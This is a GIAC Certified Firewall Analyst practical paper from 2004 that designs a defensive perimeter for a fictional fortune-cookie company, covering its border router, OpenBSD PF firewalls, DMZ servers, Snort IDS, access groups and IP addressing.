Global Information Assurance Certification Paper

GIAC Certified Firewall Analyst Practical Assignment

Reto Baumann
GIAC GCFW Practical (Version 3.0)
Submitted: May 13, 2004

Table of Contents

Conventions Used in this Paper

Normal text is written in 12-point Arial. A lot of command-line commands are used, they look the following (as well as configuration file directives)

```
$ command to issue on a shell, the '$' indicates the command-
line prompt
```

Due to the heavy use of log entries, they have a somewhat smaller appearance

```
Logs are written in 9-point Courier-New
```

Output from all commands is enclosed in a box as if it would be a screenshot

```
Output from a command is surrounded by a box and therefore treated
like a screenshot. ASCII art should also appear correctly
        +---------------------+
        | Small Box in ASCII  |
        +---------------------+
```

Abstract

This paper describes the perimeter security for GIAC Enterprise, a small business which sells fortune cookies sayings. About 30 people are working for GIAC Enterprises in a local office or from remote locations. The paper will be divided into four major sections – The first part will define the security architecture followed by a section about the security policy. Section 3 will be a little bit different as it will focus on another students work and possible weaknesses in his design. The last part will focus on how to establish and test the correct firewall policy – this will be modeled as a kind of tutorial for new employees within GIAC-E who have to maintain the firewalls.

Company Background

GIAC Enterprise (shortly called GIAC-E) is a small business which sells fortune cookies sayings through an online system to multiple customers as well as resellers. External suppliers deliver fortune cookie sayings and business partners translate and resell their sayings.
The GIAC Enterprise has a main office with about 10 local employees as well as a sales force of 4 people and some teleworkers. The public website is also hosted and maintained by GIAC Enterprises themselves.

The following parties have access to the GIAC Enterprise network in some way:

- Customers (Companies or individuals that purchase bulk online fortunes)
- Suppliers (Companies that supply GIAC Enterprises with their fortune cookie sayings)
- Partners (International companies that translate and resell fortunes)
- GIAC Enterprises employees located on GIAC Enterprise's internal network
- GIAC Enterprises mobile sales force and teleworkers
- The general public

As GIAC-E is a new startup company, budget is always an issue as each dollar has to be spent wisely. Never the less, GIAC-E required a tight security as they are dealing with information – the fortune sayings. These can be easily stolen (by copying) which would pose quite a problem as these sayings are GIAC-E's main asset.

Assignment #1: Security Architecture

The first section will focus on the security architecture for GIAC Enterprise. To better understand the requirements there will be an introduction part with background information on business requirements. After that we're diving into the more technical aspects like network architecture, servers and routers as well as sub netting and IP addresses.

Business Requirements

GIAC Enterprises (shortly called GIAC-E) sells their products via their online shop. It is essentials for the success of GIAC-E to ensure high availability as well as high security as credit card or other sensitive information is stored in the eCommerce database. Unfortunately, GIAC-E does not have the financial power to build a totally redundant setup (redundant Internet link, boarder router, etc.) but they use high availability equipment on the server level.

GCIA-E is selling their products actively through their sales force, which needs to be able to connect to the GIAC-E network from around the world. To cut costs, GIAC-E doesn't want to establish their own dial-in equipment, they rely on local ISPs to connect their sales people to the Internet and use VPNs to establish the connection to the company network.

The suppliers need to have a way of uploading new fortune sayings in a secure way as this information is one of the main business values. As the suppliers are paid based on the number of newly uploaded sayings, there has to be a certain accounting system in place. At the same time, GIAC-E's partners have to be able to download fortune sayings to translate to other languages. As the resellers have to pay for each fortune saying, the system has to provide a certain accounting.

Last but not least, the GIAC-E employees need to have access to their company mail accounts (the mail server is also run by GIAC-E) for receiving and sending emails. As the company is still quite small, a groupware solution is currently not needed (e.g. no Microsoft Exchange or Lotus Notes / Domino).

Network Topology

The GIAC-E network is kept as simple as possible, but as secure as required. It is an entirely IP based network with a classical setup.



Figure 1: Network Layout

As it can be seen in Figure 1, the network layout is quite simple. A classical DMZ is used for services accessed from the Internet as well as a dedicated management LAN. Three firewalls are in place, one as a border firewall to protect the DMZ, one to separate the DMZ from the Intranet and another one to control network traffic between the Intranet and the management LAN. Within the DMZ an intrusion detection system is placed to detect attacks targeted on systems within the DMZ.

Figure 2 shows the physical network setup with the network components and servers in place.



Figure 2: Physical Network Setup

The IDS does have two interfaces, one facing the DMZ (no IP assigned) and one for management purposes facing the management LAN. Devices within the DMZ with no visible DMZ-IP address (like managed switches) are also attached to the management LAN (as seen in Figure 2).

Routers, Switches, Firewalls, IDS and VPN

The used network architecture is quite flat. There is just one border router to handle network traffic coming from the Internet. The border router forwards traffic to the border firewall which filters the traffic targeted for the GIAC-E network (DMZ and Intranet). The second firewall serves as separator between the DMZ and the Intranet and acts as VPN endpoint. The internal firewall is also responsible to perform network address translation (NAT) for the systems on the Intranet. As a one-to-many NAT is used, the systems on the Intranet benefit in security as they can't be accessed directly from the Internet (as we drop all special IP routing options).

Border Router

The border router is a Cisco 2600MX type router with the latest IOS. Cisco equipment was chosen because it's considered to be state of the art and a quasi standard. Most networking components (except firewalls as we see later) are Cisco based products to maximize compatibility and reduce the overhead of having multiple technologies and vendors to support and maintain. GIAC-E decided that remote administrative access to the router should be disabled and configuration is only done via console. This doesn't

pose a problem as GIAC-E is located in a single building and once the router is configured, the need to access the router is not that frequent. The border router improves network cleanness as it will drop non-routable (therefore private addresses) right away at the border. The router could also filter other traffic as well, but the security architecture bases on two firewalls which can perform these tasks. Maintenance and especially log checking can be significantly reduced by eliminating these tasks from the border router.
The border router acts as a first line of defense within the security architecture. It's primary purpose is to route packets coming from and going to the Internet. From the security point of view, the router is already filtering spoofed IP addresses – it's cleaning the network traffic for us, preventing spoofed IP's from entering our network perimeter.

Switches

All switches on the network are Cisco 2900 series 10/100Base-T switches. These switches are manageable via SSH only (via management network) and access to the network is only allowed for known MAC addresses.
Switches also play an important part within the security architecture as they control the access to the network itself. Due to the fact that only known MAC addresses are allowed, the switches deny access to unknown systems as for example laptops from guests or external consultants who connect their system to GIAC-E's internal network. It is therefore impossible for visitors to just connect their systems to a free network port and access GIAC-E's internal network. Although MAC addresses can also be forged, the mechanism adds another layer of security.

Firewalls and VPN

GIAC-E evaluated different products to be used as their firewalls. Netscreen, Watchguard, Symantec, Cisco, Checkpoint, Linux-based ipfilter and OpenBSD's PF were evaluated. The three final products which came into a second round were Cisco's PIX, a Linux-based ipfilter and OpenBSD's PF. In the end, GIAC-E decided to go with the OpenBSD solution for several reasons:

- OpenBSD 3.4 is considered to be a very secure operating system, even with default values installed out of the box (in contrary to Linux)
- PF is a very flexible and powerful firewall solution (superior to ipfilter)
- VPN support is also extremely well integrated into OpenBSD and PF
- The price is extremely promising (much cheaper than Cisco's solutions)
- There is a strong open source community developing the firewall solution (PF)
- Having a solution based on an "normal" and accessible operating system enables customized solutions and flexibility for the future
- GIAC-E already had technicians with *NIX skills who were used to work with "ugly terminals and configuration files"

GIAC-E was also debating about having two different products – one for the border firewall and another solution for the internal firewall. There are definitively security benefits to such a solution as not both firewalls will have the same vulnerabilities and weaknesses at the same time. The overhead for maintenance and required educational sessions let GIAC-E decide against this possibility and go with a single vendor and product.
Finally, three OpenBSD 3.4 based solutions have been chosen for the reasons mentioned above (the price was especially tempting for GIAC-E as they didn't have the budget to get a CheckPoint or a Cisco solution). All firewalls are equipped with two

interfaces and can only be administrated through the internal facing interface via SSH. The three firewalls are

- Border Firewall: The border firewall separates the Internet from the GIAC-E network and its main purpose is to limit incoming and outgoing traffic according to the security policy. The border firewall is extremely important as it protects the Internet accessible systems which are one of the first targets in an attack from the Internet. The border firewall has the difficult task of protecting the DMZ systems as good as possible but also enable business, therefore allow certain traffic and connections.
- Internal Firewall and VPN: The internal firewall is another line of defense and protects the internal network from the outside world (DMZ and Internet). The internal firewall has to protect important assets (like the database). A much tighter security policy can be chosen for the internal firewall as for the border firewall as there are no (or not as many) services which have to be accessible from the Internet or DMZ to support the business. The VPN endpoint is also located on the internal firewall and opens up a communication channel into GIAC-E's core network. From a security point of view, a VPN is always a critical access point and most probably would rather be eliminated, but business requirements are the main driver and they ask for simple and efficient access to GIAC-E's information assets from anywhere and anytime.
- Management Firewall: The management firewall separates the management network from the internal network and prevents connections originating from the management network to enter the internal network. The firewall is also a great device to sound an alert as soon as unusual traffic (for example connections originating from the management network) occurs which could be a possible break in attempt.

Other firewalls could be placed within the GIAC-E network to add other layers of security. Especially the internal network could be further divided into separate networks with different level of privileges to add finer granularity to the security controls. GIAC-E decided to keep the internal network simple, especially as the company is quite small and budget is a critical factor.
Servers in the DMZ are further protected by a "personal firewall" – in our case, the Linux servers are using iptables to add another layer of protection. Iptables are used as a simple packet filter, only allowing access to services needed to enable business processes. Personal firewalls can be highly helpful on servers, as it can always happen that an administrator installs a new software package or upgrades an existing one and accidentally enables a daemon accessibly from the network (for example installing MySQL and not disabling network accessibility). By having iptable rules in place, such access is prohibited and the risk is effectively reduced. Having multiple layers of security is important as the risk introduced by an effective break down (can also be a hard- or software malfunction) or compromise of one line of security is lowered or even completely reduced.

Intrusion Detection System (IDS)

The security network architecture is using just one IDS in its first concept. An IDS can be of great help in identifying malicious traffic, unwanted traffic or even misconfigurations. Unfortunately, an IDS solution needs a lot of time to setup and configure, maintain and also to check the reports very regularly and take follow up actions if problems have been detected. An IDS solution is not a fire-and-forget component (as most security components aren't by the way) and it doesn't help to increase the security level per se.

But having an IDS could mean detecting a break-in on time or possibly detecting it at all. But most of the times, an IDS is more an organizational problem than a technical – Who's watching the logs? What steps can the analyst take if there is a possible break-in?
GIAC-E decided to go with just one IDS sensor within the DMZ to alert in case of suspicious network traffic. Due to the very small budget, the open-source solution Snort 2.1.2 was chosen. This sensor is very flexible in its configuration and can also log to different targets like a MySQL database. Such a setup even allows distributed Snort sensors which log to a centralized database where one can create reports and check log files even with the power of an SQL language.
The IDS helps to monitor the DMZ and its systems for possible break-in attempts. Even if the IDS does not prevent attacks itself, it is highly useful for detecting attacks and for corrective actions (an IDS most probably helps in investigating a past attack and improves "lessons learned"). The GIAC-E IDS sensor is highly customized for the DMZ setup – all Microsoft Internet Information Server (IIS) signatures for example are turned off as no IIS is used. The signatures are customized for each system to reflect the actual services running to further reduce false positives. As GIAC-E doesn't have that many systems, such an approach is possible and leads to very good results with moderate effort.

Groups and Access Requirements

GIAC-E has to deal with several groups and according to that with different requirements. This chapter will highlight the different user groups and their access requirements.

Customers

Customers need to have access to an e-business like application to buy fortune sayings. GIAC-E maintains a website for company information and background as well as their on-line fortune saying shop. Customers therefore need access to the web server (HTTP) and to the on-line shop which is secured via SSL (HTTPS). To be able to access their web server, customers also need to have the possibility to resolve domain names to IP addresses (DNS). To keep in touch with customers, they should also be able to reach GIAC-E via email (SMTP). External mails are accepted by the mail server, checked for spam and viruses and then forwarded to the internal mail server.

Suppliers

Suppliers help GIAC-E to add new fortune saying to the fortune saying database. GIAC-E has built a special SSL secured web page for this purpose, where suppliers can login (credentials are verified with the ones stored in the MySQL database) and enter new fortune sayings. They therefore need to have access to the secured site (HTTPS), need to be able to resolve the corresponding domain name (DNS) as well as keep in touch via e-mail (SMTP).

Partners

Partners are similar to suppliers – they just have another web site to access, but they basically need the same services.

Employees located at the GIAC Enterprise

GIAC-E employees need to have access to their incoming mails. GIAC-E decided to manage the mails via IMAPS as this has some advantages to POP3 delivered mails (stored on the server, team mailboxes and easy centralized backup). GIAC-E is too small to roll out a full groupware tool like Microsoft Exchange / Outlook or Lotus Domino / Notes. Their few meetings are handled by an internal Intranet application (web based) where people can open up meeting requests and invite different people. To send e-mails, employees have access to the internal SMTP server as well as the internal DNS to resolve hostnames. Outgoing HTTP and HTTPS connections are allowed to be able to access the web server in the DMZ as well as web servers on the Internet.
Internally, all employees have access to the Samba server which hosts their personal directory (share) as well as some team shares for storing files for public, semi-public or private usage.
Administrators additionally need to be able to connect to the DMZ servers as well as to the IDS via SSH to do their system maintenance and reporting.

Mobile Sales Force and Teleworkers

Mobile sales force and teleworkers have the same need as employees located at the company building. First of all they need a mechanism to connect to the Intranet. This is handled via normal Internet connections (through local ISPs) and an established VPN. Through this entry point into the company, mobile sales force and teleworkers can use all the services as if they were working in the office.

The General Public

The general public has to be able to access the website for company information and send emails to get in contact. Once the general public accesses the on-line store, they become customers. The General Public need therefore access to mail (SMTP), domain resolution (DNS) and web access (HTTP).

Servers

GIAC-E's management decided to base their infrastructure primarily on IBM xSeries servers based on a SuSE Enterprise Linux. All servers are prepared for production and tested within 48 hours for possible failures. Each system is scanned for vulnerabilities with Nessus before going into production. To minimize maintenance effort, all systems are based on the same Linux version and patches are installed on a regular basis to keep them up-to-date. The GIAC-E policy states, that a critical patch has to be installed within 2 business days on DMZ servers and within 4 business days on internal systems. Less critical patches are allowed to take some days longer.

The DMZ hosts four servers to handle multiple purposes:

- WWW: A http server (Apache 2.x) is used to serve webpages, PHP is used for dynamic content. The web server has to be able to access the internal database (MySQL) to query sayings and accounting information. All confidential traffic is run over an SSL connection (HTTPS) which uses a 128bit certificate. The web server is based on a recent Linux version with all current patches installed. Only the required services are enabled (HTTP, HTTPS and SSH). MySQL is not listening on the network.
- Mail: The public mail server is just used as a gateway to the outside world. Sendmail is accepting mail from the outside world (as well as from the DMZ),

checks the mail for spam and viruses and forwards the mail to the internal mail server. The system is also based on a recent Linux with Sendmail and SSH as running services.

- Domain Name Service: The external DNS (bind 9) is answering queries to the GIAC-E domain. Only remotely accessible and required hosts are advertised on this name server. The system is also based on Linux with bind and SSH as network accessible systems.
- Intrusion Detection System (IDS): Snort 2.x is used on a separated machine to watch for possible intrusions. All events are logged directly into a MySQL database (located on the same system). The server is monitoring the DMZ with an interface in promiscuous mode but no attached IP. As the DMZ is a switched environment, the IDS is connected to a monitoring port. The system itself is Linux based with SSH and HTTPS as listening services (only management LAN). The web server is used for accessing the IDS console which displays the alerts and other information about the IDS sensor.

The Intranet is populated with 5 servers, all running a Linux kernel 2.4:

- Internal WWW: The internal web server is used to serve Intranet content as well as an administration console for the Intranet application and database server. The same version of Apache and PHP is used on this system as on the external WWW server. The internal web server also has access to the database to query and store information.
- Internal Mail: All mails from external emails as well as from internal accounts are delivered to the internal mail server. The mail traffic is handled by sendmail and is locally delivered to an IMAP server which resides on the same system.
- Internal DNS: The internal DNS (also bind 9) knows all systems on the GIAC-E domain. This server also hosts a DHCPd service to dynamically assign IP addresses to the workstations and laptops within the Intranet (all in the range of 192.168.1.128 – 192.168.1.254).
- Internal Database: The internal database is THE asset within GIAC-E. All fortune saying are stored on this database server. The system is based on a recent Linux version and hosts the MySQL database. As this is an important GIAC-E asset, the system uses a redundant setup (RAID-5, redundant power supply). Every evening, there is a script running to generate a flat file of the database which is stored on a different internal system for disaster recovery.
- Internal Fileserver: The fileserver hosts templates for Word and PowerPoint, files which have to be available to a group of persons as well as sales material. The server uses Samba to offer Windows-like shares.

Overall, the servers as shown in Table 1 are used.

Server Name	Server Usage	Hardware	IP Address	DNS, Default Gateway
dmz_web	External WWW	Intel-based CPU, RAID-5 for storage	62.2.32.40	62.2.32.50 62.2.32.33
dmz_mail	External Mail	Intel-based CPU	62.2.32.45	62.2.32.50 62.2.32.33
dmz_dns	External DNS and	Intel-based CPU	62.2.32.50	- 62.2.32.33

	NTP server			
mng_ids	IDS	Intel-based CPU	192.168.2.5	192.168.1.30 192.168.2.1
intranet_www	Internal WWW	Intel-based CPU, RAID-5 for storage	192.168.1.20	192.168.1.30 192.168.1.1
intranet_mail	Internal Mail	Intel-based CPU, RAID-5 for storage	192.168.1.25	192.168.1.30 192.168.1.1
intranet_dns	Internal DNS	Intel-based CPU	192.168.1.30	- 192.168.1.1
intranet_database	Internal Database	Intel-based CPU, RAID-5 for storage	192.168.1.40	192.168.1.30 192.168.1.1
intranet _file	Internal Fileserver	Intel-based CPU, RAID-5 for storage	192.168.1.45	192.168.1.30 192.168.1.1

Table 1: Servers and IP Addresses

The server name as shown in Table 1 is not to be taken as DNS hostnames, especially for the external DNS server. Less meaningful names should be chosen (srv01 or host01 would be appropriate) as host names which are listed in DNS. Within this paper, the servers are referred to by these names instead of less meaningful strings for simplicity and to improve understanding.

Workstations and Laptops

GIAC-E decided only to issue laptops to all users, independent if they are sales persons working externally or if it's an admin working on site. Employees get their personal laptop when joining the company. It's an IBM Thinkpad T-Series with WindowsXP SP1 installed as well as the "normal" office applications. Administrators also get additional tools like SecureCRT (SSH client) based on their field of work. All laptops have the GIAC-E standard personal firewall installed with a customized GIAC-E policy set as well as the standard GIAC-E anti-virus toolkit. The AV software automatically downloads the newest signature updates directly from the vendor and a weekly scan to check the system is scheduled by default (and can't be disabled).
All systems have to be secured by a power-on and hard disk password to ensure basic security. As stated by the GIAC-E policy, all passwords have to be at least 6 characters long and contain at least one number (which can't be at the beginning or end). The system itself (login) also has to have a password as well as the mandatory screensaver (which has to kick in after 30min max). External employees are required to secure their laptops with Kensington lock whenever they leave them unattended to prevent theft.

Services and Connections

The setup uses a bunch of different services and accordingly different kind of connections and ports are used. The services (which travel at least one firewall) used within GIAC-E are:

- Domain Name Service (DNS), UDP/53 & TCP/53
- Simple Mail Transfer Protocol (SMTP), TCP/25
- Hyper Text Transport Protocol (HTTP), TCP/80

- SSL secured HTTP (HTTPS), TCP/443
- SSL secured MySQL access, TCP/2000
- Secure Shell (SSH), TCP/22
- ISAKMP (VPN), UDP/500
- Network Time Protocol (NTP), TCP/123

Figure 3 shows the different protocol flows (as long as they travel at least one firewall / router). Excluded in Figure 3 are the protocols and flows concerning the virtual interface / tunnel which are created via the VPN connection.



Figure 3: Connections

From the Intranet, only outbound connections are allowed, except the MySQL access from the web server and incoming mails. Both connections are only allowed from within the DMZ and the selected IP addresses.

IP Addressing

GIAC-E uses external (public) IP addresses for their DMZ systems and private addresses for their internal systems. The workstations receive their IP's automatically via DHCP. Some systems (admin workstations) receive IP addresses from a different IP

subnet than “normal” workstations. The DHCP server has a table with MAC addresses from all admin workstations and based on these values, they get their corresponding IP address. Due to the very simple nature of DHCP, every workstation and laptop can connect very easily to the GIAC-E network. To prevent guests and external consultants to plug-in their notebooks and access the network that easily, the internal switches are configure to only accept known MAC addresses. The different address ranges can be seen in Table 2.

Network	Usage
62.2.32.0/24	Public IP address range assigned to GIAC-E by RIPE. Is used for public accessible systems including all DMZ servers and components.
192.168.1.0/26	Server Intranet, which is used for all internal servers.
192.168.1.96/27	Admin Intranet Zone, which is used for all administrator workstations which have higher access rights. These addresses get assigned by DHCP based on a set of MAC addresses.
192.168.1.128/25	Internal workstations, assigned by DHCP.

Table 2: IP Address Ranges

Within the 62.2.32.0/24 range, multiple subnets are used. They can be seen in Figure 4.



Figure 4: Subnets within 62.2.32.0/24

Considerations

This chapter shows some considerations / alternatives for the network layout. Multiple sections are identified and other possible solutions are outlined shortly.

Intrusion Detection System

The intrusion detection system (IDS) could be integrated in the network architecture in different ways at different places. I decided to place one IDS in the DMZ to be able to supervise traffic within this zone. This IDS sensor could be attached in multiple ways:

- Two legged system: An IDS with two interfaces, one just listening on the interesting network segment with no assign IP address to minimize attack vectors. The other interface is facing a management LAN for administrative purposes.
- Directly attached system: An IDS which is directly connected to the DMZ with one interface. This interface has assigned an IP address which is used for listening to the network traffic as well as for administrative purposes.

The directly attached system has the drawback that the interface needs an assigned IP address which makes the system visible on the network as well as attackable. The two legged system has the drawback of introducing some kind of second gateway to the Intranet (via the management LAN). Although the IDS is not attackable via IP, this is also an extra risk (consider an administrator who assigns an IP address to the DMZ facing interface for testing purposes and forgets to remove it). For this reason, a firewall was introduced, guarding the access from the management LAN to the Intranet.

Management LAN for DMZ Servers

All servers within the DMZ are managed via the “normal” interface (all DMZ servers just have one interface). One could also add a second interface to each server and build a management LAN for backup and management purposes. This would reduce the number of open services (e.g. SSH) on the DMZ accessible interface. Due to the fact that GIAC-E is short on financial power, no such management LAN was introduced to reduce costs and complexity.

Centralized Log Server

In the current setup, all systems are generating their own logs which are stored locally. This introduces quite some effort which is needed to check these logs from time to time. As most systems (except the workstations) are running Linux, it would be easy to introduce a centralized log server (based on syslog) to store logs from multiple servers. This could be especially useful as soon as a management LAN is introduced as this network could be utilized for transporting syslog datagrams. The current setup does not use a centralized syslog server. The DMZ is only hosting four servers which could be checked periodically or via scripts (Swatch, LogLooker or Logwatch). The servers on the Intranet can also be checked by scripts or manually from time to time. On the Intranet it would also be easy to nominate one of the existing servers a syslog-server and forward logs to this system.

Fortune Sayings Database

The fortune saying database contains GIAC-E’s most valuable information – the fortune sayings. These sayings are sold for money and have to be kept secure. Placing the database in the DMZ is considered a too high risk. It is possible that an attacker can gain

access to one or more systems in the DMZ – once one system was successfully compromised, getting access to another server is always easier as other attack techniques including sniffing network traffic are possible. For this reason, it's bets to move the database in a more secured area. For simplicity, GIAC-E decided to place the database server within the Intranet. This separates the server from the DMZ through an additional firewall. Unfortunately, connections to the database from the web server have to be allowed to be able to retrieve the fortune sayings and deliver them to the customer. This connection is coming from the web server entering the Intranet – not such a "happy" setup as there is a certain risk of allowing potential attackers access to the Intranet. When considering that the database is really important, all patches should be applied very fast and security will be tight – both factors will reduce the risk of having an attacker successfully attacking the Intranet through this channel.
GIAC-E could also consider introducing a productive network segment, where they could place the database server on its own. This would diminish the risk of having a potential weak channel entering the Intranet. GIAC-E decided against this solution as it introduces more complexity and does not improve the overall security accordingly.

Security Information Management

GIAC-E uses quite a few security devices which all generate log files with important and not so important pieces of information. The most difficult part is finding the critical entries and check all the logs regularly. Keeping an overview is quite a daunting and time intensive task. Security Information Management is dealing with exactly these questions. There are a few vendors in the Security Information Management (SIM) market with their products. These pieces of software take log files from multiple devices and correlate these pieces of information to form a more complete picture. Keeping track of all the different log files is much easier with such a setup as the Security Analyst only has to watch one centralized console and doesn't need to check multiple files. The software also has the possibility to raise certain levels of alerts if some conditions are met.
GIAC-E could setup such a management console, this could be especially useful if more IDS sensors are used in the future or if the network grows even larger, possibly with branch offices. Possible product vendors would be IBM Tivoli, ArcSight or netForensics.

Improved Network and Security Setup

